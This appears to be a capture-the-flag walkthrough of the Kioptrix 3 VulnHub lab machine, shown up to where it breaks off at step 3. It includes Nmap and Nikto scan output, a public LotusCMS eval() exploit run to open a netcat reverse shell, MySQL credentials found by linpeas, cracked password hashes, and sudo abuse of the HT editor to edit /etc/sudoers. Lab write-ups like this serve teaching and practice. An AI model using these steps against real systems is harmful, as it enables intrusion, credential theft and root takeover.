

Nmap O/P :-




```
Nmap scan report for 192.168.240.144
Host is up (0.0038s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30:e3:f6:dc:2e:22:5d:17:ac:46:02:39:ad:71:cb:49 (DSA)
|_  2048 9a:82:e6:96:e4:7e:d6:a6:d7:45:44:cb:19:aa:ec:dd (RSA)
80/tcp open  http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with
Suhosin-Patch)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_http-favicon: Unknown favicon MD5: 99EFC00391F142252888403BB1C196D2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with
Suhosin-Patch
|_http-title: Ligoat Security - Got Goat? Security ...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Nikto O/P :-



```
┌──(kali㉿kali)-[~]
└─$ nikto -host 192.168.240.144
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.240.144
+ Target Hostname:    192.168.240.144
+ Target Port:        80
+ Start Time:         2021-05-01 01:46:44 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.2.4-2ubuntu5.6 appears to be outdated (current is at least 7.2.12).
PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Server may leak inodes via ETags, header found with file /favicon.ico,
inode: 631780, size: 23126, mtime: Fri Jun  5 15:22:00 2009
+ Web Server returns a valid response with junk HTTP methods, this may
cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
to XST
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL
databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ OSVDB-3092: /phpmyadmin/Documentation.html: phpMyAdmin is for managing
MySQL databases, and should be protected or limited to authorized hosts.
+ 7914 requests: 0 error(s) and 19 item(s) reported on remote host
+ End Time:           2021-05-01 01:47:12 (GMT-4) (28 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Web Application :-



192.168.240.144/index.php?system=Admin&page=loginSubm

Incorrect username or password.


The web server is hosting the **LotusCMS**.

There is public exploit available for LotusCMS

Exploit :-

https://dl.packetstormsecurity.net/1306-exploits/lotus_eval.py.txt

- Download the exploit from above link.
- Assign Executable permissions
- Open the nc listener
- Execute the exploit, and we should get the shell.




```
┌──(kali㉿kali)-[~/vulnhub]
└─$ ./exploit.py 192.168.240.144 / 192.168.240.128 4444
LotusCMS 3.0 Eval() Remote Code Execution Exploit.
Comes with free forkbombs!
[+] Preparing for hax
[!] Please run nc -lvp 4444 on your listener
Press Enter to Fire ...
[*] Sending malicious request ...
[?] g0tr00t?

┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.240.144: inverse host lookup failed: Unknown host
connect to [192.168.240.128] from (UNKNOWN) [192.168.240.144] 55961
/bin/sh: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Priv esc :

Spin the Python server and transfer the linpeas.sh file to Victim machine and execute it.

Linpeas will give us the mysql credentials




```
[+] Interesting GROUP writable files (not in Home) (max 500)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#
  Group www-data:
/var/lib/phpmyadmin/config.inc.php

[+] Searching passwords in config PHP files
        $GLOBALS["gallarific_mysql_password"] = "fuckeyou";
$cfg['Servers'][$i]['nopassword'] = false;
$cfg['ShowChgPassword'] = false;

[+] Checking for TTY (sudo/su) passwords in audit logs

[+] Finding IPs inside logs (limit 70)

[+] Finding passwords inside logs (limit 70)
```

Which means we can login to mysql

So run below command,

"mysql -u root -p"


Enter the password



```
www-data@Kioptrix3:/tmp$ mysql -u root
mysql -u root
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: NO)
www-data@Kioptrix3:/tmp$ mysql -u root -p
mysql -u root -p
Enter password: fuckeyou

Welcome to the MySQL monitor.  Commands end with ; or \g.
```


And we got the mysql shell

There are 3 databases,




```
r the right syntax to use near
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| gallery            |
| mysql              |
+--------------------+
3 rows in set (0.02 sec)
```

Use gallery databases and see the tables and their contents



```
mysql> use gallery
use gallery
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+---------------------+
| Tables_in_gallery   |
+---------------------+
| dev_accounts        |
| gallarific_comments |
| gallarific_galleries|
| gallarific_photos   |
| gallarific_settings |
| gallarific_stats    |
| gallarific_users    |
+---------------------+
7 rows in set (0.00 sec)
```


Check the contents of dev_accounts table



```
mysql> select * from dev_accounts;
select * from dev_accounts;
+----+------------+----------------------------------+
| id | username   | password                         |
+----+------------+----------------------------------+
|  1 | dreg       | 0d3eccfb887aabd50f243b3f155c0f85 |
|  2 | loneferret | 5badcaf789d3d1d09794d8f021f40f0e |
+----+------------+----------------------------------+
2 rows in set (0.02 sec)
```

It has usernames and hashed password

Crack the passwords hash



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
0d3eccfb887aabd50f243b3f155c0f85
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults


Hash	Type	Result
0d3eccfb887aabd50f243b3f155c0f85	md5	Mast3r

Color Codes: 🟩 Green: Exact match, 🟨 Yellow: Partial match, 🟥 Red: Not found

Similarly get the passwords for 2 users and then login as any one of them.


- Dreg - Mast3r
- Loneferret - starwars

I tried login as dreg user but I got restricted shell




```
www-data@Kioptrix3:/tmp$ su dreg
su dreg
Password: Mast3r

dreg@Kioptrix3:/tmp$ cd .root
cd .root
rbash: cd: restricted
dreg@Kioptrix3:/tmp$ cd root
cd root
rbash: cd: restricted
dreg@Kioptrix3:/tmp$ exit
exit
```

So I preferred login via ssh for user "Loneferret"



```
┌──(kali㉿kali)-[~]
└─$ ssh loneferret@192.168.240.144
loneferret@192.168.240.144's password:
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
```

Check the command output of command "sudo -l"



```
loneferret@Kioptrix3:/tmp$ sudo -l
sudo -l
User loneferret may run the following commands on this host:
    (root) NOPASSWD: !/usr/bin/su
    (root) NOPASSWD: /usr/local/bin/ht
loneferret@Kioptrix3:/tmp$ sudo su
```

It gives us the atttack vector which is "/usr/local/bin/ht" (HT Editor)

Search about HT Editor Priv Esc


HT priv esc :

HT Editor allows to make changes in the file which can be accessd using root privileges only

So we will use this vulnerability and make changes in the /etc/sudoers file so that current user "loneferret" can login as root.

Follow the steps :

1. **Sudo ht**




```
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$
```

We might get an error as show in the above POC

We need to Resolve the error "Error opening terminal: xterm-256color"


Ref :-
https://stackoverflow.com/questions/6804208/nano-error-error-opening-terminal-xterm-256color

2. Use "**export TERM=xterm**"




```
loneferret@Kioptrix3:~$ sudo ht
Error opening terminal: xterm-256color.
loneferret@Kioptrix3:~$ export TERM=xterm
loneferret@Kioptrix3:~$
```

And we are able to open ht editor




```
ht 2.0.18 (POSIX) 07:26:02 on Apr 16 2011
(c) 1999-2004 Stefan Weyergraf
(c) 1999-2009 Sebastian Biallas <sb@biallas.net>
appname = ht
config = /home/loneferret/.htcfg2
couldn't load configuration file, using defaults
```

3. F3 - open a file



